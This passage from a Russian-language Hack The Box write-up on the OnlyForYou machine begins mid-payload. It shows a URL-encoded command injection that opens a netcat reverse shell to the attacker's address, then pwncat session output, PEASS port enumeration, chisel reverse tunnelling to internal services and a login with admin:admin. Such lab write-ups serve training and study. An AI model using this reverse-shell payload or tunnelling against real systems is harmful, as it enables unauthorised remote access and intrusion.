com|rm+/tmp/f%3bmkfifo+/tmp/f%3bcat+/tmp/f|sh+-i+2>%261|nc+10.10.14.
71+4321+>/tmp/f&subject=test&message=test'
```



```
(local) pwncat$ sessions
                              Active Sessions
  ID │ User     │ Host ID                          │ Platform │ Type │ Address
 ────┼──────────┼──────────────────────────────────┼──────────┼──────┼───────────────────
  *0 │ www-data │ 549c582ab7b040adaf16113d4e7b253d │ linux    │ Bind │ 10.10.11.210:48606

(local) pwncat$ back
(remote) www-data@only4you:/var/www/only4you.htb$ id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
(remote) www-data@only4you:/var/www/only4you.htb$
```

Сессия www-data

Продолжение статьи →

HTB ONLYFORYOU

ЭКСПЛУАТИРУЕМ
ИНЪЕКЦИЮ NEO4J

ПРОДВИЖЕНИЕ


Теперь нам необходимо собрать информацию. Источников информации очень много, и, чтобы не проверять все вручную, я использую скрипты PEASS.

Справка: скрипты PEASS

Что делать после того, как мы получили доступ в систему от имени пользователя? Вариантов дальнейшей эксплуатации и повышения привилегий может быть очень много, как в Linux, так и в Windows. Чтобы собрать информацию и наметить цели, можно использовать Privilege Escalation Awesome Scripts SUITE (PEASS) — набор скриптов, которые проверяют систему на автомате и выдают подробный отчет о потенциально интересных файлах, процессах и настройках.

В выводе будет много информации, поэтому отберем только значимую.


Отмечаем открытый порт 3000 для сервисов Git, 7687 — для СУБД Neo4j и нетипичный порт 8001.



```
╔══════════╣ Active Ports
╚ https://book.hacktricks.xyz/linux-hardening/privilege-escalation#open-ports
tcp        0      0 127.0.0.53:53           0.0.0.0:*               LISTEN      -
tcp        0      0 0.0.0.0:22              0.0.0.0:*               LISTEN      -
tcp        0      0 127.0.0.1:3000          0.0.0.0:*               LISTEN      -
tcp        0      0 127.0.0.1:8001          0.0.0.0:*               LISTEN      -
tcp        0      0 127.0.0.1:33060         0.0.0.0:*               LISTEN      -
tcp        0      0 127.0.0.1:3306          0.0.0.0:*               LISTEN      -
tcp        0      0 0.0.0.0:80              0.0.0.0:*               LISTEN      1047/nginx: worker
tcp6       0      0 :::22                   :::*                    LISTEN      -
tcp6       0      0 127.0.0.1:7687          :::*                    LISTEN      -
tcp6       0      0 127.0.0.1:7474          :::*                    LISTEN      -
```

Открытые порты

Настройки sudoers доступны при вводе пароля.



```
╔══════════╣ Do not forget to execute 'sudo -l' without password or with valid password (if you know it)!!
```


Настройки sudoers

Чтобы получить доступ к этим портам, нужно построить туннель. Для этого будем использовать утилиту **chisel**. На локальном хосте запустим сервер, ожидающий подключения (параметр `--reverse`) на порт 8888 (параметр `-p`).

```
./chisel.bin server -p 8888 --reverse
```


Теперь на удаленный хост с помощью команды `upload` загрузим chisel и запустим клиентскую часть. Указываем адрес и порт для подключения, а также настройки для туннеля — какой локальный порт на какой удаленный туннелировать.

```
./chisel.bin client 10.10.14.111:8888 R:3000:127.0.0.1:3000 R:8001:
127.0.0.1:8001
```



```
client: Connecting to ws://10.10.14.111:8888
client: Connected (Latency 50.872249ms)
```


Логи chisel client




```
server: Reverse tunnelling enabled
server: Fingerprint B5gUbS0eta291tudPcX/UK8k8oZJMl0IjxGdLBcLN2k=
server: Listening on http://0.0.0.0:8888
server: session#1: tun: proxy#R:3000=>3000: Listening
server: session#1: tun: proxy#R:8001=>8001: Listening
```

Логи chisel server

Сессия появилась в логах сервера, теперь можно просмотреть, что отвечают два веб-сервера.



Gogs
127.0.0.1:3000
Главная
Обзор
Помощь
Вход
Gogs
Удобная служба для собственного Git-репозитория

Главная страница Gogs на порте 3000


Login
127.0.0.1:8001/login
Only4you
Username
Password
SIGN IN


Страница авторизации сайта на порте 8001

На Gogs нам ничего не доступно, зато на сайт на порте 8001 легко проходим по комбинации `admin`:`admin`.


only4you
127.0.0.1:8001/dashboard
ONLY4YOU
DASHBOARD
EMPLOYEES
USER PROFILE
Dashboard
Log out
Email Statistics
Last Campaign Performance
Open
Bounce
Unsubscribe
Campaign sent 2 days ago
Users Behavior
24 Hours performance
Open
Click
Click Second Time
Updated 3 minutes ago
2022 Sales
All products including Taxes
Tasks
Check email
Make appointments with new clients
Appointment with client on 20-12-2022
Migrated to a new database(neo4j)
